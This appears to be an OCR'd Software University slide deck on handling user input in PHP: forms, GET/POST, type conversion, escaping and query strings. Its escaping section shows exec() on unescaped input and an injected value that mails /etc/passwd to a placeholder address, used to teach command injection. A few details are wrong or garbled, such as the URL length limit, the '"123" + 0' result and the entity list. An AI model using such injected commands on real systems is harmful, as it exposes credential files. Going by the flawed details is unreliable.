Working with User Input

HTML Forms, GET, POST, cURL, Query Strings

Mario Peshev


Technical Trainer

http://peshev.net

Software University

http://softuni.bg

Table of Contents



SOFTWARE UNIVERSITY FOUNDATION

HTML Forms

Html Forms

- For user data, submitted to the server
  - They are sets of fields that determine the types of data to be sent
  - The server receives the filled-in data and produces new page
  - To handle the submitted data you need another script
  - The forms data is similar to arguments to a normal application

How Does It Work

The user enters data and submit

The PHP script receives the data as $_GET and $_POST arrays and runs

```
<?
echo "Welcome ".$_POST ['username'] ."!";
?>
```

```
…
<body>
Welcome Svetlin
…
```

Print input on HTML page

SOFTWARE UNIVERSITY FOUNDATION

GET &

POST and GET

- PHP receives the data in the `$_GET` and `$_POST` arrays
  - URL parameters go into the `$_GET` array
  - Data from forms with `method="post"` go into the `$_POST` array
    - The request method is POST
    - We can check what is the current request method in the `$_SERVER` array
- Both arrays are global and can be used as any other array

POST

- $_POST is an associative array
  - The name attribute of a form input becomes key in the array
  - If in the example form the user fills "Mario" and "pass123":

```
<form method="post" action="index.php">
        <input type="text" name="name" />
        <input type="password" name="password" />
</form>
```

- test.php will start with built-in array $_POST":
  - $_POST['name'] will be "Mario"
  - $_POST['password'] will be "pass123"

POST

Live Demo

POST and GET

- `$_GET` is also an associative array
- If we open the URL:

```
http://phpcourse.com/next.php?page=1&user=john
```

- The `next.php` script will start with built-in array `$_GET`
- `$_GET['page']` will be 1
- `$_GET['user']` will be "john"

SOFTWARE UNIVERSITY FOUNDATION

GET

Live Demo

$_POST VS $_GET

- The get requests passes the parameters trough the URL
  - Allows a user to send a link or bookmark the page as it is
  - URL is limited to 255 symbols
- The post request passes the parameters trough the request body
  - User cannot open the page without filling in the post data in the form first
  - Allows sending files
  - Unlimited size of data

Determine The Request Type

- `$_SERVER['REQUEST_METHOD']` holds the name of the request type
  - Can be one of 'GET', 'POST', 'HEAD', 'PUT'
  - Can be used to detect if user has submitted data or just opens the page from URL
  - Case sensitive!

SOFTWARE UNIVERSITY FOUNDATION

Input Form

Live Demo

```
<input type="alcohol" />
```

Escaping

Escaping User Input

- Parsing the input so that it does not contain symbols or sets of characters that could cause malfunction of the code
  - Very important when the data is sent to database or system processes
  - Lack of escaping may lead to security issues
  - Usually necessary only for string-data
    - PHP is type-less language so all input should be checked!
    - PHP input is `$_GET` and `$_POST` arrays

Escaping User Input{2}

SOFTWARE UNIVERSITY FOUNDATION

- First step - making sure the input is with the right type
- PHP has several functions for type conversions and detection
  - `is_int`, `is_double`, `is_numeric`, `is_string` and other functions return true if variable is of the specified type

```
is_int (1); // true
is_int ('a'); // false
is_int ('1'); // false
```

SOFTWARE UNIVERSITY FOUNDATION

Escaping

Live Demo

Types Juggling

- We can read the variables in the necessary type
  - `intval`, `floatval`, `doubleval`, `strval` return the variable in the respective type

```
intval (42); //42
intval (4.2); // 4
intval ('042'); // 42
intval (true); // 1
intval ('49.99 лв'); // 49
```

  - `intval` also supports an optional second parameter for the base of conversion

```
intval(42, 8); // 42
intval('42', 8); // 34
```

Types Juggling (2)

- `settype` converts a variable to specified type
  - Types can be: boolean (or `bool`), integer (or `int`), float (or `double`), string, array, object, null

```
$foo = "5 bottles of rakia";
$bar = true;
settype ($foo, 'int'); // $foo becomes 5
Settype ($bar, 'string'); //$bar becomes '1'
```

SOFTWARE UNIVERSITY FOUNDATION

Types Juggling

Live Demo

Types Casting

- Type casting is changing the type of variable only for current operation
  - Syntax is – add the necessary type in brackets before the variable

```
$foo = true;
echo (int)$foo; // prints 1, $foo doesn't change
echo (string)FALSE; // prints nothing…
```

  - Sometimes PHP does implicit casting

```
$foo = 0 + "123"; // $foo is integer 123
$foo = 0 + "123.4"; // $foo is float 123.4
$bar = "$foo";    // $bar is string '123.4'
$foo = "123" + 0; // $foo is string 1230
```

SOFTWARE UNIVERSITY FOUNDATION

Types Casting

Live Demo

Escaping Strings

- Strings must be escaped with extra caution
  - Quotes, semicolons, Unicode symbols and others may break the code
  - For instance – quote in a string that is passed on to SQL query may cause the server to execute malicious code
  - Most issues are when building string from input data that is passed on to other processes

Escaping User Input

- Example

```
$cmd = "mkdir /users/".$_POST['user'];
exec ($cmd); // executes $cmd as shell command
```

  - What if `$_POST['user']` contains:

```
dimitar; sendmail foo@example.com < /etc/passwd
```

  - So the command executed becomes:

```
mkdir /users/dimitar; sendmail foo@example.com < /etc/passwd
```

  - And at address foo@example.com is sent the entire password file

Escaping User Input {2}

- There are several characters to be careful for:
  - Quotes or double quotes – string ending (beginning)
  - Semicolons, pipe operators (|<>) – shell operators
  - Depending on the purpose there may be more and the escaping may differ
    - Usually you have to place backslash (\) in front of them

Escaping User Input {3}

- `addslashes` – escapes all special symbols in a string (quote, double quote, backslash)
- `addcslashes` – escapes given list of characters in a string

```
addcslashes ("dimitar; format c:", ';|<>\'"');
```

  - Will place backslash in front of all the listed symbols - ; | < > ' "
  - Be careful to escape the symbols in the list if necessary

Escaping User Input {4}

- There are several other functions for escaping that are useful in variety of cases
  - `quotemeta` – escapes the symbols `. \ + * ? [ ^ ] ( $ )`
  - `htmlspecialchars` – convert HTML special characters to entities: &, ", ', < and > become `&` `&quote;` `&#039;` `<` and `$gt;`

PHP Automatic Escaping Engine

- PHP supports the magic_quotes engine that escapes all necessary characters in the `$_GET`, `$_POST` and `$_COOKIE` array automatically
  - In versions before 5.2 it is turned on by default
  - Considered dangerous approach and thus – deprecated.
  - DO NOT USE IT!!!
  - The developers should handle escaping manually with the supplied functions

SOFTWARE UNIVERSITY FOUNDATION

Query Strings

What is Query String

- Data sent to the server
- Appended to the end of a page URL.
- Following are the benefits of using query string for state management:
  - • No server resources are required. The query string containing in the HTTP requests for a specific URL.
  - • All browsers support query strings.

Build Query String

- `http_build_query()` - Generates a URL-encoded query string from the associative (or indexed) array provided.

```
<?php
$data = array('foo'=>'bar',
              'baz'=>'boom',
              'cow'=>'milk',
              'php'=>'hypertext processor');

echo http_build_query($data) . "\n";
echo http_build_query($data, '', '&amp;');

?>
```

foo=bar&baz=boom&cow=milk&php=hypertext+processor

foo=bar&baz=boom&cow=milk&php=hypertext+processor

SOFTWARE UNIVERSITY FOUNDATION

Files

Reading files

- Files are the basic way to store data

```
// if we have a file with name names.txt
$content = file_get_contents(names.txt);
```

- In PHP, there are many ways to read a file

```
$lines = file('test.txt');

// Loop through our array, show HTML source as HTML source; and line
numbers too.
foreach ($lines as $line_num => $line) {
    echo "Line #<b>{$line_num}</b> : " . htmlspecialchars($line) . "<br
/>\n";
}
```

SOFTWARE UNIVERSITY FOUNDATION

Files

Live Demo

Assignment


- Create a file questions.txt that is in the following format
  - First line – question id
  - Second line – question text
  - Third line – question answer
- Create a web page that displays the question text and a user input for each question
- Create a PHP Script as a POST action which checks if the answers are correct

Summary

- Forms are used for data submission
- Data should always be escaped for security reasons
- Be careful with different variable types
- Information could also be stored in files with PHP

PHP & MySQL

SOFTWARE UNIVERSITY FOUNDATION



https://softuni.bg/trainings/fasttracks/details/1033

License

- This course (slides, examples, demos, videos, homework, etc.) is licensed under the "Creative Commons Attribution-NonCommercial-ShareAlike 4.0 International" license

- Attribution: this work may contain portions from
  - "PHP Manual" by The PHP Group under CC-BY license
  - "PHP and MySQL Web Development" course by Telerik Academy under CC-BY-NC-SA license

Free Trainings @ Software University

- Software University Foundation – softuni.org
- Software University – High-Quality Education, Profession and Job for Software Developers
  - softuni.bg
- Software University @ Facebook
  - facebook.com/SoftwareUniversity
- Software University @ YouTube
  - youtube.com/SoftwareUniversity
- Software University Forums – forum.softuni.bg